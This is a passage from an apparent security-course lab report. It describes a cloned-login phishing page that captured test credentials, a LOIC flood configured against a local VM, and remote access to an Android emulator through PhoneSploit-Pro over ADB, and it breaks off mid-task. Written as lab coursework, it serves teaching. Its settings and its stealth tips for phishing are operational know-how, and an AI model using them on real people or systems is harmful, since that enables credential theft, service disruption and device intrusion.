
#### Victim Interaction:


* + - The victim clicked the link, saw a cloned login page, and entered credentials (email=testuser, password=password123).


#### Screenshots


****





****





****



****



****



**Result or Output:**

* The fake site captured the submitted credentials (testuser:password123) and

logged them in SET’s terminal:

10.10.1.14 - [11/May/2025 03:25:50] "GET /index.html

email=testuserCpassword=password123 HTTP/1.1" 404 -

* The 404 error suggests the victim’s browser tried to load a non-existent page after submission, but the credentials were still captured.

#### Interpretation:

* **Attack Success:**
  + The credential harvester worked as intended—despite the 404, the credentials (testuser:password123) were intercepted.
  + The cloned site was convincing enough to trick the victim into entering their details.

#### Possible Issues:

* + The 404 error indicates the post-submission redirect failed, which might alert a cautious user.
  + The attacker’s IP (10.10.1.13) is local; for real-world attacks, a public IP/domain with SSL (https) would be stealthier.

#### Ethical Implications:

* + This attack demonstrates phishing via cloned sites, a common tactic in real- world scams (e.g., fake login pages for banks, hotels, or social media).
  + Defenses include:
    - Checking URLs before entering credentials.
    - Enabling multi-factor authentication (MFA).
    - Using password managers (they detect fake domains).

### Task 3 - Launching a DoS Attack using LOIC

#### Objective of Task:



To simulate a TCP/UDP/ICMP packet flood attack from an Android VM to a target IP (e.g., web server or internal machine) and capture the resulting traffic using Wireshark in a Windows VM. The goal was to observe how such network attacks appear in real-time packet captures.


#### Command or Procedure Used:

* **Procedure Used (GUI):**

1. Entered full URL [http://10.0.2.15](http://10.0.2.15/) (which seems to be the Windows VM).
2. Port set to 80.
3. Threads set to 100.
4. Switched to TCP protocol.

#### Screenshots





**Result or Output:**

* + Application is ready to flood 10.0.2.15 on port 80 using TCP packets with ICMP mode active.

#### Interpretation:

* + This setup is ready to execute a TCP-based DoS attack from the Android emulator to the Windows VM.

#### Monitoring Network Traffic with Wireshark Command or Procedure Used:

* + Open Wireshark in the Windows VM.
  + Start packet capture on Ethernet interface.
  + Observe incoming packets.

#### Result or Output:

* + Source IPs: 10.0.2.15 and 104.26.9.7 (likely external or spoofed).
  + Protocols: TCP to port 443.
  + Multiple TCP ACK and FIN packets captured.
  + Packets were exchanged between the Windows VM and potentially malicious/external sources.

#### Interpretation:

The traffic suggests either:

* + The Android flood tool managed to generate TCP traffic that reached the Windows machine.
  + The Windows VM was also communicating externally (e.g., browser in background).
  + o If correlated with the attack time, it validates that flooding traffic was successfully captured.

### Task 4 - Exploit the Android through ADB using PhoneSploit

#### Objective of Task:

The task involved using PhoneSploit-Pro, an Android penetration testing tool, to:

1. Gain unauthorized access to an Android device (10.10.1.14) via ADB (Android Debug Bridge).
2. Extract sensitive data (screenshots, file directories, installed apps).
3. Execute remote commands (e.g., running apps, accessing shell).
4. Exploit the device further (e.g., Metasploit integration for advanced attacks).

#### Command or Procedure Used:

* + **Initial Setup:**
    - Launched PhoneSploit-Pro with python3 phonesploitpro.py (after bypassing missing scrcpy dependency warning).
    - Connected to target device via IP:

Enter selection > 1

Enter target phone's IP Address > 10.10.1.14

#### Key Actions Performed:

* + - **Device Shell Access (Selection 14):**
      * Navigated directories (ls, cd sdcard/Download) to explore files.

#### Screenshot Capture (Selection 6):

* + - * Saved screenshot to /home/attacker/Desktop.

#### List Installed Apps (Selection 13):

* + - * Listed all packages (com.android.calculator2, com.google.android.ext.services, etc.).


#### Run App Remotely (Selection 10):

